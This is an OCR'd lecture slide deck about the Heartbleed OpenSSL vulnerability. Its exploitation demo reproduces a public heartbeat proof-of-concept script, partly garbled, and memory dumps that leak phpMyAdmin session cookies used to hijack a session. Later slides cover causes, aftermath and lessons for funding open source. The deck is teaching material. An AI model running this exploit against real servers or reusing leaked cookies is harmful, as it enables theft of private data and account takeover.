  - Unencrypted request can be sniffed easily

Exploitation demo

- Logging in over HTTPS with TLS
  - Encrypted! Nothing to sniff here.



Exploitation demo

- How to go on
  - Bruteforce the password
  - Read password from sticky note

Exploitation demo


- How to go on
  - Bruteforce the password
  - Read password from sticky note
  - Use exploit to steal encrypted data
    - Hello Heartbeat!

Exploitation demo

```
#!/usr/bin/env python2

# Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford (jspenguin@jspenguin.org)
# The author disclaims copyright to this source code.

import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability
(CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default: 443)')


def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')


hello = h2bin('''
16 03 02 00 dc 01 00 00  d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

hb = h2bin('''
18 03 02 00 03
01 40 00
''')

def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b :
        hxdat = ' '.join('%02
        pdat = ''.join((c
        hxdat2 = hxda
        if len(hx
            pr
    print


                                ime()


                    ct.select([s], [], [], 5)

              da = s.recv(remain)
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata
```

```
def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr) # big-endian, unsigned char                    byte each)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - serve
        return None, None, None
    print ' ... received message: type = %d, ver = %04
    return typ, ver, pay


def hit_hb(s):
    s.send(hb)
    while True:
        typ, ver, pay = recvm
        if typ is None:
            print 'No
            return

        if


                                                    ore data than it should - server is vulnerable!'

                                                ulformed heartbeat, but did not return any extra data.'


                                    alert:'
                                server returned error, likely not vulnerable'
                                rn False


    ain():
    opts, args = options.parse_args()
    if len(args) < 1:
        options.print_help()
        return

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Connecting...'
    s.connect((args[0], opts.port))

    print 'Sending Client Hello...'
    s.send(hello)
    print 'Waiting for Server Hello...'
    while True:
        typ, ver, pay = recvmsg(s)
        if typ == None:
            print 'Server closed connection without sending Server Hello.'
            return
        if typ == 22 and ord(pay[0]) == 0x0E:
            break

    print 'Sending heartbeat request...'
    hit_hb(s)


if __name__ == '__main__':
    main()
```

139 lines of python code



Exploitation demo

- First try: nothing interesting so far..


```
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 58
 ... received message: type = 22, ver = 0302, length = 527
 ... received message: type = 22, ver = 0302, length = 397
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00  ....#...........

WARNING: server returned more data than it should - server is vulnerable!
```

Exploitation demo

- Fifth try: OpenSSL sent us a decrypted cookie from an active HTTPS session (stored in the process' memory)


```
0200: 6D 61 5F 6D 63 72 79 70 74 5F 69 76 3D 67 53 74  ma_mcrypt_iv=gSt
0210: 77 37 6B 31 33 4B 76 45 25 33 44 3B 20 70 68 70  w7k13KvE%3D; php
0220: 4D 79 41 64 6D 69 6E 3D 75 69 6C 6C 62 75 66 34  MyAdmin=uillbuf4
0230: 36 32 30 73 31 65 6F 70 61 65 34 39 65 72 64 73  620s1eopae49erds
0240: 64 36 39 34 34 30 35 6E 3B 20 70 6D 61 55 73 65  d694405n; pmaUse
0250: 72 2D 31 3D 74 6C 4B 6C 75 74 7A 35 48 70 59 25  r-1=tlKlutz5HpY%
0260: 33 44 3B 20 70 6D 61 50 61 73 73 2D 31 3D 5A 6D  3D; pmaPass-1=Zm
0270: 74 65 25 32 46 57 63 73 6F 5A 30 25 33 44 3B 20  te%2FWcsoZ0%3D;
```

```
pma_mcrypt_iv=gStw7k13KvE%3D;                  // Session encryption key
phpMyAdmin=uillbuf4620s1eopae49erdsd694405n;    // Session ID
pmaUser-1=tlKlutz5HpY%3D;                      // Encrypted user ID
pmaPass-1=Zmte%2FWcsoZ0%3D;                    // Encrypted password
```



Exploitation demo

- The target



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



- Stealing cookies



Name	Content
phpMyAdmin	uillbuf4620s1eopae49erdsd694405n
pma_collation...	utf8_general_ci
pma_lang	en
pma_mcrypt_iv	gStw7k13KvE%3D
pmaPass-1	Zmte%2FWcsoZ0%3D
pmaUser-1	tlKlutz5HpY%3D

Exploitation demo

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

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

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

pmaUser-1	tlKlutz5HpY%3D

- The break-in





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PATCH SERVERS!

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
PATCH SERVERS!
CHANGE PASSWORDS!



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  - 8 (3) volunteering (core) developers
  - Underfunded with $2000 in yearly donations
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
  - Nearly no external code audits
- But!
  - Used by a lot of internet services
  - Packaged by many GNU/Linux distributions



How did this happen?

- Heartbeat ext. published as RFC 6520
  - Implemented by Robin Seggelmann (PhD at Uni Duisburg-Essen at the time)
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- OpenSSL uses self-implemented code for memory allocations and checks

The aftermath

- *„We have no evidence of any breach and, like most networks, our team took immediate action to fix the issue”*
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- *„'Catastrophic' is the right word. On the scale of 1 to 10, this is an 11.“*
  - Bruce Schneier

The aftermath

- A lot of patching!
  - Fixed OpenSSL 1.0.1g deployed 07.04.2014
  - Packaged by nearly every Linux distribution the same week
- Unpatched software on servers and in other products will stay vulnerable

The aftermath

- Founding of the **Core Infrastructure Initiative** by Jim Zemlin (Linux Found.)
  - Aim: support open source projects which are critical to the internets infrastructure
  - Program of the Linux Foundation: already has strong industry supporters

Conclusion

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- *Free* OSS comes at its **cost**
- Amount of users **does not guarantee** quality and security
- OSS **must be audited** independently by security experts/companies
  - Industry needs to **fund** and **publish fixes**

Sources

- Information
  - http://heartbleed.com/
  - https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0160
  - https://en.wikipedia.org/wiki/Heartbleed
  - https://www.openssl.org/
  - http://www.linuxfoundation.org/programs/core-infrastructure-initiative
  - https://www.schneier.com/blog/archives/2014/04/heartbleed.html
  - http://recode.net/2014/04/09/your-twitter-password-was-safe-from-heartbleed-other-social-sites-tbd/
- Images
  - https://en.wikipedia.org/wiki/File:Heartbleed.svg
  - http://uniquepropertybulletin.org/wp-content/uploads/2014/04/F5-Button-Webpage-Refresh.jpg
  - http://www.cisco.com/web/about/ac50/ac47/2.html